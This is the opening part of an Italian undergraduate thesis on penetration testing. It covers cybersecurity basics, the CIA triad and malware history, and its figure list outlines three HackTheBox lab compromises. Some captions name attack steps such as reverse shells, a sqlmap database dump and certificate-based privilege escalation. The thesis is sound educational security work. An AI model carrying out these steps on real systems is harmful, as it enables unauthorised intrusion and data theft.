UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA
Dipartimento di Ingegneria dell'Informazione
Corso di Laurea in Ingegneria Informatica e dell'Automazione



TESI DI LAUREA

Progettazione e implementazione di penetration test in un contesto di cybersecurity

Design and implementation of penetration tests in a cybersecurity context

Relatore

Prof. Domenico Ursino

Candidato

Diego Santarelli

Correlatore

Dott. Luca Virgili

ANNO ACCADEMICO 2022-2023

L'informatica è diversa dalla fisica in quanto non è una scienza.
Non studia oggetti naturali.
Né è, come si potrebbe pensare, simile alla matematica;
anche se utilizza abbastanza ampiamente il ragionamento matematico.
Piuttosto, l'informatica è come l'ingegneria;
il suo obiettivo è fare qualcosa piuttosto che trattare con delle astrazioni.

Richard Feynman, Premio Nobel per la Fisica 1965

Sommario

Negli ultimi anni la cybersecurity ha assunto un'importanza sempre maggiore, in quanto, riuscendo a prevenire le minacce informatiche e, quindi, a proteggere i dati personali, permette di rendere l'ambiente informatico circostante sempre più sicuro e forte. I test giocano un ruolo importantissimo nel consentire di realizzare quanto appena detto. Dapprima, in questa tesi, sono stati analizzati dei concetti fondamentali, come la cybersecurity, le principali minacce informatiche ed i Blue Team e Red Team che, svolgendo i test sopra citati, permettono di migliorare costantemente la sicurezza informatica. In particolare, sono stati realizzati tre esperienze di Red Team in scenari differenti, ognuna delle quali prevede un'analisi descrittiva. Tali test consentono di individuare eventuali vulnerabilità presenti in un sistema e, sfruttandole, permettono di capire come pensa e agisce un hacker, al fine di prevenire i danni che egli può causare. L'obiettivo di questa tesi è introdurre il concetto di cybersecurity, partendo dalla sua storia e definizione per arrivare alla discussione delle vulnerabilità incontrate e sfruttate nei test effettuati.

Keyword: Cybersecurity, Sicurezza Informatica, Minacce Informatiche, Test, Blue Team, Red Team, Vulnerabilità, Ethical Hacking

Indice

Introduzione **1**

1 Introduzione alla cybersecurity **4**
1.1 Storia e definizione 4
1.1.1 Cos'è la cybersecurity 4
1.1.2 Evoluzione negli anni 6
1.1.3 Componenti fondamentali 8
1.1.4 Importanza della cybersecurity 9
1.1.5 Endpoint Security 9
1.2 Tipi principali di cyber-minacce 11
1.2.1 Cybercrimine 11
1.2.2 Cyberterrorismo 11
1.2.3 Cyberattacco 12
1.3 Alcune tipologie di attacchi di cybersecurity 13
1.3.1 Malware 14
1.3.2 Ransomware 15
1.3.3 Phishing 18
1.3.4 Man-in-the-Middle 19
1.3.5 Social engineering 20
1.3.6 Attacchi Distributed Denial-of-Service (DDoS) 22
1.3.7 Attacchi BruteForce 25

2 Blue Team e Red Team **28**
2.1 Definizione dei Team 28
2.1.1 Blue Team 28
2.1.2 Red Team 29
2.1.3 Team aggiuntivi 30
2.2 Analisi approfondita dei Blue Team 32
2.2.1 Vantaggi 32
2.2.2 Compiti 32
2.2.3 Strumenti utilizzati 33
2.3 Analisi approfondita dei Red Team 35
2.3.1 Vantaggi 35
2.3.2 Compiti 35
2.3.3 Red teaming vs Penetration testing 36

3 Una prima esperienza di Red Team **39**
3.1 Information Gathering 39
3.2 Vulnerability Analysis 40
3.3 Exploitation 42
3.4 Post-Exploitation 45

4 Una seconda esperienza di Red Team **47**
4.1 Information Gathering 47
4.2 Vulerability Analysis 48
4.3 Exploitation 52
4.4 Post-Exploitation 53

5 Una terza esperienza di Red Team **56**
5.1 Information Gathering 56
5.2 Vulnerability Analysis 60
5.3 Exploitation 63
5.4 Post-Exploitation 65

6 Discussione in merito al lavoro svolto **70**

Conclusioni **72**

Bibliografia **74**

Ringraziamenti **76**

Elenco delle figure

1.1 Possibile rappresentazione della triade CIA 5
1.2 Evoluzione negli anni della cybersecurity 7
1.3 Schematizzazione dei tre pilastri fondamentali della cybersecurity 8
1.4 Andamento dei cyberattacchi dal 2018 al 2022 9
1.5 Andamento del mercato legato all'Endpoint Security 10
1.6 Distribuzione temporale del numero di infezioni malware rilevate nel 2020, 2021 e 2022 15
1.7 Ciclo di vita di un attacco ransomware dal punto di vista dell'attaccante . . . 15
1.8 Distribuzione temporale del numero di infezioni ransomware rilevate tra maggio 2021 e giugno 2022 (colonne blu) e corrispondente cumulativo di dati rubati (colonne rosse) 17
1.9 Processo dettagliato di un attacco di phishing 18
1.10 Schematizzazione di un attacco Man-in-the-Middle 19
1.11 Distribuzione temporale degli attacchi di ingegneria sociale da luglio 2021 a luglio 2022 21
1.12 Funzionamento di un attacco DDoS volumetrico 23
1.13 Funzionamento di un attacco DDoS ai protocolli 23
1.14 Funzionamento di un attacco DDoS a livello di applicazione 24
1.15 Andamento temporale degli attacchi DDoS tra giugno 2021 e luglio 2022 . . . 25
1.16 Schematizzazione di un attacco BruteForce 26

2.1 Fasi della cooperazione tra Blue Team e Red Team 30
2.2 Rappresentazione della BAD Pyramid 31
2.3 Differenze tra Red Team e Penetration test 37

3.1 Risultato della scansione effettuata tramite lo strumento nmap 40
3.2 Pagina Web "Login to Cacti" 40
3.3 Clonazione dell'exploit dalla pagina Github 41
3.4 Impostazione della porta 443 41
3.5 Bruteforcing della macchina 41
3.6 Ottenimento della BackShell 42
3.7 Esecuzione comando ls 42
3.8 Esecuzione comando `ls -la /` 43
3.9 Contenuto del file `entrypoint.sh` 43
3.10 Tabelle prensenti del database MySQL 43

3.11 Contenuto della tabella `user_auth` . . . 44
3.12 Risultato dell'esecuzione dello strumento `john` . . . 44
3.13 Login alla macchina remota . . . 44
3.14 Ottenimento della user flag . . . 44
3.15 Versione del Docker . . . 45
3.16 Clonazione dell'exploit ed avvio server HTTP . . . 45
3.17 Esecuzione del file `exp.sh` . . . 46
3.18 Ottenimento della root flag . . . 46

4.1 Risultato della scansione effettuata tramite lo strumento nmap . . . 48
4.2 Utilizzo dello strumento *gRPC UI* . . . 48
4.3 gRPC Web UI . . . 49
4.4 Id e token relativi all'account di username "*admin*" e password "*admin*" . . . 49
4.5 Metodo `getInfo` . . . 50
4.6 Risultato ottenuto su *BurpSuite* . . . 50
4.7 Request e Response del Repeater . . . 51
4.8 Comando `sqlmap -r prova.req --dump` . . . 51
4.9 Ottenimento dello username e della password presenti nel database . . . 52
4.10 Accesso alla macchina remota come *sau* . . . 52
4.11 Ottenimento della user flag . . . 52
4.12 Risultato ottenuto tramite lo strumento `netstat` . . . 53
4.13 Risultato del comando `ssh -L 8888:127.0.0.1:8000 sau@10.10.11.214` 53
4.14 Pagina Web pyLoad . . . 54
4.15 Codice per l'exploit della Versione `0.5.0` di pyLoad . . . 54
4.16 Codice contenuto nel file `revshell.sh` . . . 54
4.17 Codice modificato . . . 55
4.18 Ottenimento dell'accesso come root . . . 55
4.19 Ottenimento della root flag . . . 55

5.1 Prima parte della scansione effettuata tramite lo strumento nmap . . . 57
5.2 Seconda parte della scansione effettuata tramite lo strumento nmap . . . 57
5.3 Terza parte della scansione effettuata tramite lo strumento nmap . . . 57
5.4 Risultato della scansione tramite lo strumento smbmap . . . 58
5.5 Prima parte dell'utilizzo dello strumento smbclient . . . 58
5.6 Seconda parte dell'utilizzo dello strumento smbclient . . . 59
5.7 Credenziali crittografate . . . 59
5.8 Utilizzo di `ansible2john.py` . . . 59
5.9 Ottenimento della password decriptata . . . 60
5.10 Decriptazione delle password . . . 60
5.11 Pagina web relativa all'indirizzo `10.10.11.222:8443` . . . 61
5.12 Errore di collegamento al server . . . 61
5.13 Ulteriore errore di collegamento al server . . . 62
5.14 Tag `<setting>` originale . . . 62
5.15 Tag `<setting>` modificato . . . 62
5.16 Utilizzo dello strumento Responder . . . 63
5.17 Risultati ottenuti dal Responder . . . 63
5.18 Accesso alla shell remota via `Evil-WinRM` . . . 64
5.19 Esecuzione del comando `ls` . . . 64
5.20 Ottenimento della user flag . . . 64
5.21 Traserimento del file `Certify.exe` alla macchina remota . . . 65
5.22 Risultato dell'esecuzione del file `certify.exe` . . . 65

5.23 Esecuzione dello strumento `impacket-addcomputer` 66
5.24 Esecuzione dello strumento `Certipy` 67
5.25 Generazione dei due certificati 67
5.26 Utilizzo del tool `passthecert.py` 68
5.27 Aggiunta dell'utente *svc_ldap* al gruppo degli amministratori 68
5.28 Ottenimento della root flag 69

Introduzione

Negli ultimi decenni, l'importanza ed il concetto di cybersecurity sono cresciuti di pari passo con il progredire della tecnologia e, oramai, la sicurezza informatica è entrata a far parte della nostra quotidianità. Infatti, basta pensare come la maggior parte delle aziende, e non solo, necessiti, da un punto di vista economico ed organizzativo, della digitalizzazione dei dati utilizzati. Garantire una sicurezza informatica forte e persistente risulta essere un "must" in qualsiasi ambito, al fine di evitare che qualche malintenzionato si appropri illegalmente di dati sensibili.

Sostanzialmente, la cybersecurity si basa sulla protezione della confidenzialità, integrità e disponibilità di un sistema informatico, caratteristiche cui si aggiunge l'autenticità delle informazioni. Inoltre, nell'ambito della sicurezza informatica, sono presenti elementi giuridici, umani, tecnici e organizzativi in grado di analizzare i punti vulnerabili di un sistema, le minacce e i rischi associati. Notiamo, dunque, come sia diventato fondamentale essere dotati di una sicurezza informatica forte e resiliente che possa prevenire e difenderci da attacchi malevoli. Quanto detto è di estrema importanza; infatti, una piccola mole di dati sensibili di un'azienda, se rubata da criminali, può portare ad ingenti danni economici, mettendo a rischio persino la sopravvivenza dell'organizzazione stessa.

Dopo aver definito i considerevoli rischi a cui si va incontro, va anche detto come, negli ultimi anni, attacchi di sempre più grande potenza si stanno scagliando contro i sistemi di sicurezza informatica globali. Infatti, da uno studio effettuato dall'azienda *Risk Based Security*, emerge come, nel 2022, ben 7,9 miliardi di record sono stati esposti a data breach, più del doppio, precisamente il 112%, del numero dei record esposti nel 2021. La maggior parte delle violazioni ha colpito servizi medici, rivenditori ed enti pubblici, settori particolarmente interessanti per i cybercriminali che raccolgono dati medici e finanziari. Inoltre, si stima che investimenti relativi alla cybersecurity raggiungeranno i 188,3 miliardi di dollari nel 2024 e supereranno i 260 miliardi di dollari entro il 2026; quanto previsto permetterà di fare un passo in avanti relativamente alla protezione di sistemi e reti contro infiltrazioni ostili. Quindi, ribadiamo che, nel prossimo futuro, la cybersecurity è destinata a coprire un ruolo fondamentale nella realtà di ogni giorno.

La presente tesi mira ad analizzare, dapprima, in generale il concetto della cybersecurity, scendendo sempre più nello specifico, fino all'analisi descrittiva di tre esperienze di Red Team effettuati su tre macchine reali della piattaforma HackTheBox, un laboratorio online dove possono essere testate e migliorate le proprie conoscenze riguardo il campo della cybersecurity. Tali esperienze rappresentano degli attacchi utilizzati per simulare un avversario reale capace di sfruttare e testare tutte le falle presenti nel sistema informativo, sfruttando una gamma completa di strumenti che hanno a disposizione gli hacker più aggressivi. Quindi,

risulta essere chiaro il ruolo del Red Team nell'ambito della cybersecurity, un ruolo chiave per poter rendere il sistema informatico più robusto e solido. Infatti, il Red Team, tramite i suoi test, permette di rivelare potenziali vulnerabilità e rischi all'interno di sistemi e, inoltre, si rivolge al personale, agli appaltatori indipendenti, ai dipartimenti e ai partner commerciali per assicurarsi che siano tutti il più protetti possibile.

Il concetto di cybersecurity, all'interno di questa trattazione, è stato affrontato studiando, in maniera approfondita, la sua definizione generale e il quadro storico che lo caratterizza, sottolineando la sempre più alta esigenza della cybersecurity per proteggere le proprie informazioni. Successivamente, sono state enunciate e definite dettagliatamente le componenti fondamentali su cui si basa la cybersecurity; elementi imprescindibili, grazie ai quali, la cybersecurity fornisce una sicurezza efficace. Collegato a quanto esposto, è ciò che segue nella trattazione della tesi, ovvero l'*Endpoint Security*, cioè la protezione dell'utente finale; con l'introduzione di questo concetto si aumenta la consapevolezza degli utenti riguardo ai rischi associati alla cybersecurity. In seguito, sono presentati i vari tipi di cyber-minacce, ovvero cybercrimine, cyberterrorismo e cyberattacco; in particolare, per quest'ultimo tipo di minaccia, vengono definite, nel dettaglio, una serie di tipologie di attacchi alla cybersecurity molto pericolose e utilizzate dai criminali. A seguire, sono stati introdotti i Team, ovvero delle vere e proprie *task force*, con il compito di rafforzare ulteriormente il grado di sicurezza informatica. Esistono vari Team, con diversi compiti, ma i due fondamentali, su cui ci si è concentrati nella presente tesi, sono il Blue Team ed il Red Team. Il primo è formato da un gruppo di esperti in sicurezza informatica che protegge i dati dalle minacce utilizzando tecnologie all'avanguardia, mentre il secondo è formato da esperti in cybersecurity specializzati nella simulazione di attacchi al sistema il cui compito è di individuare le vulnerabilità presenti in esso. Per ognuno dei due Team sono stati discussi approfonditamente i vantaggi che essi portano al rinforzamento della cybersecurity ed i compiti svolti. In particolare, per il Blue Team sono stati descritti una serie di strumenti efficaci all'implementazione e alla semplificazione del lavoro del Team. Invece, per quanto riguarda il Red Team, sono state esposte le varie differenze che sussistono tra l'esperienza di Red Team ed il Penetration Test, fenomeni da non confondere, in quanto, a prima vista, sembrano identici, mentre nella realtà sono estremamente diversi su molti punti di vista. Infine, sono riportate ed analizzate tre esperienze di Red Team compiute su macchine reali, di cui due effettuate su ambiente di sistema operativo Linux e l'ultima su ambiente di sistema operativo Windows. L'obiettivo di queste esperienze consiste nell'esaminare le possibili debolezze di un sistema e sfruttarle per accedere ad esso, in modo tale da studiare le possibili conseguenze di un'intrusione. Per ognuno di questi test sono stati esaminati dettagliatamente tutti i passaggi utili all'ottenimento dell'accesso al sistema User e al sistema Root, così come tutti gli strumenti utilizzati per poter raggiungere tali obiettivi. Il sistema operativo utilizzato è Kali Linux, in quanto offre molti strumenti per le analisi forensi e test sopra descritti e, per tale motivo, ad oggi, è uno dei migliori strumenti per gli esperti di sicurezza informatica e delle reti.

La presente tesi è composta da sette capitoli strutturati come di seguito specificato:

- Nel Capitolo 1 viene introdotta la storia e la definizione di cybersecurity, sottolineando la sua importanza ed indispensabilità nel mondo odierno. Successivamente, vengono trattate le componenti fondamentali su cui essa si basa, analizzando gli strumenti utilizzati e, fornendo una chiave importante al fine di rendere la sicurezza informatica più forte e resiliente, ovvero l'*Endpoint Security*. Inoltre, sono elencate ed approfondite le cyber-minacce più pericolose, così come le tipologie di cyberattacchi più nocivi ai sistemi di sicurezza informatici attuali, specificando come essi si comportino e gli obiettivi a cui mirano.

- Nel Capitolo 2 sono introdotte le definizioni dei Team che si occupano di mantenere salda e stabile la cybersecurity, specificando, per ognuno di essi, la sua implementazione

ed i suoi scopi. In seguito, ci si è concentrati soprattutto sul Blue Team e Red Team, i due Team maggiormente responsabili del rafforzamento della sicurezza informatica. Dunque, sono stati sottolineati i compiti e i vantaggi derivanti dall'uso di tali Team, evidenziando gli strumenti più utilizzati dai professionisti che fanno parte di un Blue Team e le differenze esistenti tra Red Team e Penetration test.

- Nel Capitolo 3, si trova la prima esperienza di Red Team sulla macchina reale "*MonitorsTwo*", basata su sistema operativo Linux. Dopo aver analizzato le vulnerabilità presenti, è stata sfruttata una tecnica di virtualizzazione leggera, chiamat *Docker*, al fine di ottenere l'acceso ai flag User e Root.

- Nel Capitolo 4, è presente la seconda esperienza di Red Team sulla macchina reale "*PC*", anch'essa basata su sistema operativo Linux. Per questa macchina, è stato utilizzato un endpoint specifico per utilizzare la tecnica di SQL Injection, al fine di sfruttare le vulnerabilità presenti. Una volta fatto ciò, si è ottenuto l'accesso al sistema come User e, di conseguenza, la User flag. Infine, tramite un codice remoto, che permette di sfruttare una vulnerabilità di una versione obsoleta di *pyLoad*, si è ricevuto l'accesso al sistema come Root, ottenendo, di conseguenza, anche la Root flag.

- Nel Capitolo 5, viene analizzata l'ultima esperienza di Red Team sulla macchina reale "Authority", l'unica basata su sistema operativo Windows. In questa macchina, per l'accesso al sistema come User, tutto si basa sull'utilizzo dello strumento *Ansible*, tool di automazione e gestione della configurazione, grazie al quale si può ottenere la User flag. Per l'accesso al sistema come Root, e quindi per l'ottenimento della Root flag, si utilizza il tool *Burpsuite*, il quale facilita l'acquisizione non sicura dell'autenticazione ad un server LDAP.

- Nel Capitolo 6, viene presentata una discussione in merito al lavoro svolto, dove ci si concentra sull'analisi approfondita di quanto affrontato nelle tre esperienze di Red Team, valutando l'utilità e le lezioni apprese da ognuna di esse.

- Nel Capitolo 7, infine, vengono esposte le conclusioni del lavoro svolto nella presente tesi e viene fornita una breve visione sugli sviluppi futuri della cybersecurity.

CAPITOLO 1

Introduzione alla cybersecurity

In questo primo capitolo vengono descritte le azioni volte a difendere computer, server, dispositivi mobili, sistemi elettronici, reti e dati dagli attacchi dannosi; tali azioni formano nel loro complesso la cybersecurity. Verrà inizialmente data una vera e propria definizione di cybersecurity, concentrandosi sul perché essa sia importante e su cosa essa si basi, fornendo cenni storici riguardo la sua nascita ed evoluzione, senza tralasciare inoltre un'illustrazione su un nodo cruciale della cybersecurity, l'endpoint security. Seguirà poi una descrizione specifica per ognuna delle tre principali cyber-minacce che nuocciono alla cybersecurity. Infine, verrano presentate una serie di tipologie di attacchi alla cybersecurity incentrando particolarmente l'attenzione sulle pericolosità di ognuno di essi al fine di coltivare maggiormente la cultura informatica.

1.1 Storia e definizione

In generale, quando si parla di protezione dei sistemi informatici, la cybersecurity risulta essere fondamentale poiché il suo scopo principale è quello di preservare la confidenzialità, l'integrità e la disponibilità delle informazioni digitali. Approfondiamo dunque il concetto di "*cybersecurity*".

1.1.1 Cos'è la cybersecurity

La cybersecurity, all'interno del testo coordinato del decreto-legge 14 giugno 2021 n. 82, è definita come *"l'insieme delle attività [...] e gli obblighi derivanti da trattati internazionali, necessarie per proteggere dalle minacce informatiche reti, sistemi informativi, servizi informatici e comunicazioni elettroniche, assicurandone la disponibilità, la confidenzialità e l'integrità e garantendone la resilienza, anche ai fini della tutela della sicurezza nazionale e dell'interesse nazionale nello spazio cibernetico"*. Il termine cybersecurity è usato ormai frequentemente nella realtà di tutti i giorni ed è entrato nel vocabolario della nostra stessa lingua; eppure, ancora, la maggior parte delle persone che utilizza tale termine ignora quali siano i suoi obiettivi e la sua importanza.

L'obiettivo principale è la protezione di *"asset"* (quali un sito o un computer, etc.) nei confronti di minacce informatiche; allo stesso tempo la cybersecurity cerca, nel caso di vulnerabilità, di minimizzare l'impatto causato da chi riesce a superare le difese implementate. Chiaramente, non è un compito banale a cui adempiere; quindi, è necessario introdurre dei concetti che semplifichino, per quanto possibile, il raggiungimento di tale scopo.

Un elemento importante di cui parlare è la *triade CIA* (o AIC), acronimo formato dai 3 pilastri su cui si basa la cybersecurity, ovvero:

1. *Confidentiality* (Confidenzialità): le misure sono progettate per impedire che le informazioni sensibili vengano attaccate da tentativi di accesso non autorizzato.
2. *Integrity* (Integrità): implica il mantenimento della coerenza, accuratezza e affidabilità dei dati per l'intero ciclo di vita.
3. *Availability* (Disponibilità): le informazioni dovrebbero essere coerentemente e prontamente accessibili alle parti autorizzate.

Una possibile rappresentazione di questa triade è fornita nella Figura 1.1.




Figura 1.1: Possibile rappresentazione della triade CIA

Considerare questi tre principi insieme, nel quadro della triade, può aiutare a guidare lo sviluppo delle politiche di sicurezza per le organizzazioni.

Inoltre, in base al principio da soddisfare, esistono strumenti che permettono di garantire l'applicazione dei 3 fattori e ridurre al minimo il rischio di minacce che possano seriamente compromettere la cybersecurity, tali strumenti sono:

Per quanto riguarda la confidentiality:

- *utilizzo di sistemi di cifratura* per evitare che le informazioni siano lette da chi non sia autorizzato ad accedervi;
- *controlli di accesso* per gestire, appunto, l'accesso ad una risorsa;
- *autorizzazione* per l'identificazione dell'utente.

Relativamente all'integrity, essi sono:

- *backup e ripristino*, cioè la copia periodica dei file, utile nel caso di distruzione dei dati;
- *checksum*, ovvero l'assegnamento di un valore numerico calcolato attraverso un algoritmo che permette di validare che il file non sia stato modificato nel tempo intercorso dall'ultimo controllo effettuato;

Infine per l'availability, gli strumenti sono:

- *protezioni fisiche*, che consistono in differenti metodi atti a mantenere operativo il sistema.
- *protezioni web*, ossia difese quali CDN (Content Delivery Network) e DNS (Domain Name System), in modo da contrastare eventuali attacchi DDoS che potrebbero sovraccaricare il server mettendo fuori uso il servizio.

1.1.2 Evoluzione negli anni

La nascita del concetto della cybersecurity deriva dalla necessità di contrastare ed eliminare tutte le minacce che minavano la sicurezza dei sistemi informatici.

Il tutto ha inizio con quello che è considerato il primo "virus" informatico creato: *Creeper*. Creeper nasce nel 1971 alla BBN Technologies e si diffuse sui compueter collegati ad ARPANET, il precursore di Internet. Creeper, oltre ad intaccare il funzionamento delle stampanti e mostrare sullo schermo il messaggio "*I'm the creeper, catch me if you can*", era un semplice programma autoreplicante, il che significa che eliminava le versioni precedenti di se stesso quando passava da un computer all'altro. Creeper, oltre ad essere un banale "virus" informatico, ha dato quella spinta necessaria alla creazione del primo software antivirus: *Reaper*, che chiaramente serviva a dare la caccia e, quindi eliminare, Creeper.

Solo un decennio più tardi dalla nascita di Creeper hanno iniziato a circolare i primi virus che potevano espandersi liberamente; il primo esempio conosciuto è *Elk Cloner*, che si diffuse dai dischi floppy infetti nei computer Apple II. Successivamente, negli anni 1986 e 1988, sono nati, rispettivamente, i virus *PC-Write Trojan* e *Morris Worm*; il primo che cancellava tutti i file di un utente sul sistema, mentre il secondo si dice sia stato creato per scopi innocenti (doveva misurare la grandezza di internet), ma si replicava così aggressivamente che, di fatto, ha rallentato Internet.

Come detto in precedenza, le prime contromisure sono state prese conseguentemente alla nascita di Creeper, ma è solo negli anni '90 che si è avuta un'esplosione di scanner anti-virus; essi esaminavano tutti i file binari di un dato sistema e li testavano confrontandoli con un database di "firme". Però questa procedura sollevava due problematiche:

1. i falsi positivi
2. l'uso intensivo di risorse

Contemporaneamente, però, il numero di malware cresceva a dismisura e, insieme alla nascita di nuovi pericoli informatici, come il phishing e hacking, hanno dato vita a quello che si definisce il "*mercato della cybersecurity*", che si occupa di proteggere sistemi informatici, reti, dati e risorse digitali da minacce, attacchi e vulnerabilità.

L'analisi statica delle firme è stata presto affiancata dall'analisi *euristica*, ovvero l'identificazione di virus a partire dalla ricerca di caratteristiche sospette nel codice, pensata per identificare il crescente numero di varianti di malware ancora sconosciute fino a quel momento.

Si arriva, quindi, agli anni 2000 dove, dal 2003 al 2009, i dispositivi, i servizi e i software mobile conquistano il panorama aziendale. La frode finanziaria, il ransomware, lo spyware, le botnet, il denial of service (DoS e DDoS) e l'SQL injection si uniscono all'ecosistema delle minacce informatiche senza più abbandonarlo.

Successivamente, dal 2009 al 2012, inizia l'era del ransomware moderno. Gli attacchi basati sul web e sul social engineering sono sempre più diffusi e aumentano gli attacchi da parte di gruppi sostenuti da Stati nazione e hacktivisti. Inoltre, in questi anni nasce, l'esigenza di una cibersecurity scalabile, accessibile e aggiornabile in tempo reale, e ciò spinge la sicurezza verso il *cloud*.

Dal 2012 al 2016 cresce a dismisura il numero degli attacchi informatici che diventano sempre più distruttivi; si diffondono, inoltre, i sistemi Internet of Things connessi e gli ambienti IT ibridi cloud/on-premise, offrendo una più ampia superficie d'attacco.

Si arriva, così, al 2023. Oggi si osserva l'evoluzione dell'Internet of Things nell'Internet of Everything. Si sfrutta l'AI (Intelligenza Artificiale) ed il machine learning sia per sferrare attacchi sia per difendersi da essi; nel primo caso vengono utilizzati per creare attacchi di social engineering e malware ancora più potenti, nel secondo per sviluppare strumenti di cybersecurity più intelligenti in modo da rilevare e bloccare le minacce.

Quanto esposto è sintetizzato nella Figura 1.2.




Figura 1.2: Evoluzione negli anni della cybersecurity

In conclusione si può notare come hacker e team di sicurezza si siano sempre adattati ad un contesto mutevole, a volte imparando gli uni dagli altri.

1.1.3 Componenti fondamentali

Una seconda definizione della cybersecurity è la seguente: "*un insieme di tecnologie, processi e misure di protezione progettate per ridurre il rischio di attacchi informatici*". Per essere efficace, la cybersecurity richiede delle misure di sicurezza che si fondano su tre elementi: le *persone*, i *processi* e la *tecnologia*. Questo approccio su tre fronti aiuta le organizzazioni a difendersi dagli attacchi specializzati come dalle minacce interne più comuni. È, dunque, importante definire nel dettaglio cosa rappresentano i 3 pilastri appena enunciati:

- *Tecnologie:* essenziali per offrire alle aziende e agli individui gli strumenti di sicurezza informatici necessari per proteggersi dagli attacchi informatici. La protezione va garantita per tre entità principali: i dispositivi endpoint, come computer, dispositivi intelligenti e router, nonché le reti e il cloud.
- *Processi:* fondamentali per definire come le attività, i ruoli e i documenti dell'organizzazione siano interconnessi tra loro, con lo scopo ultimo di mitigare i rischi della sicurezza delle informazioni. Gli attacchi e le minacce alla cybersecurity sono in costante aumento ed evoluzione; perciò i processi devono essere aggiornati con regolarità per potersi adattare e adeguare ad essi.
- *Persone:* devono comprendere e rispettare i principi di sicurezza dei dati di base. Proprio per questo motivo le persone sono il punto più debole della sicurezza di un sistema; ogni sforzo può diventare vano anche se una singola persona compie un semplice sbaglio. Per evitare uno scenario simile, si possono seguire alcuni atteggiamenti che mirano direttamente ad evitare qualsiasi errore che possa compromettere la sicurezza del sistema.

  Alcuni esempi di questi comportamenti sono:

  1. Scegliere una password forte e, chiaramente, non condividerla con nessun altro.
  2. Porre sempre attenzione ai link che visitiamo e alle email che decidiamo di aprire, in quanto possono nascondersi dei virus che mirano a frodi o furti di dato.
  3. Eseguire il backup dei dati regolarmente.
  4. Fare attenzione al "*social engineering*", un vero e proprio attacco che sfrutta la manipolazione per ottenere informazioni (ne parleremo nella sezione 1.3.5)

  Naturalmente questi pochi consigli non bastano per essere completamente al sicuro da qualsiasi attacco ma, educare se stessi è la prima linea di difesa.

Una schematizzazione dei tre pilastri su cui si basa la cybersecurity è mostrtata in Figura 1.3.




Figura 1.3: Schematizzazione dei tre pilastri fondamentali della cybersecurity

1.1.4 Importanza della cybersecurity

La cybersecurity è l'arma migliore con cui difendersi dagli attacchi. Con il passare degli anni, il tema della cybersecurity è diventato sempre più importante e centrale, soprattutto nel mondo delle aziende. Infatti, le aziende sfruttano innovazioni e nuove tecnologie che sicuramente portano benefici riguardo tempistiche e semplificazione del lavoro, ma, tendono, purtroppo, ad esporre maggiormente se stessa al rischio di subire attacchi e,o quindi, di perdere dati sensibili.

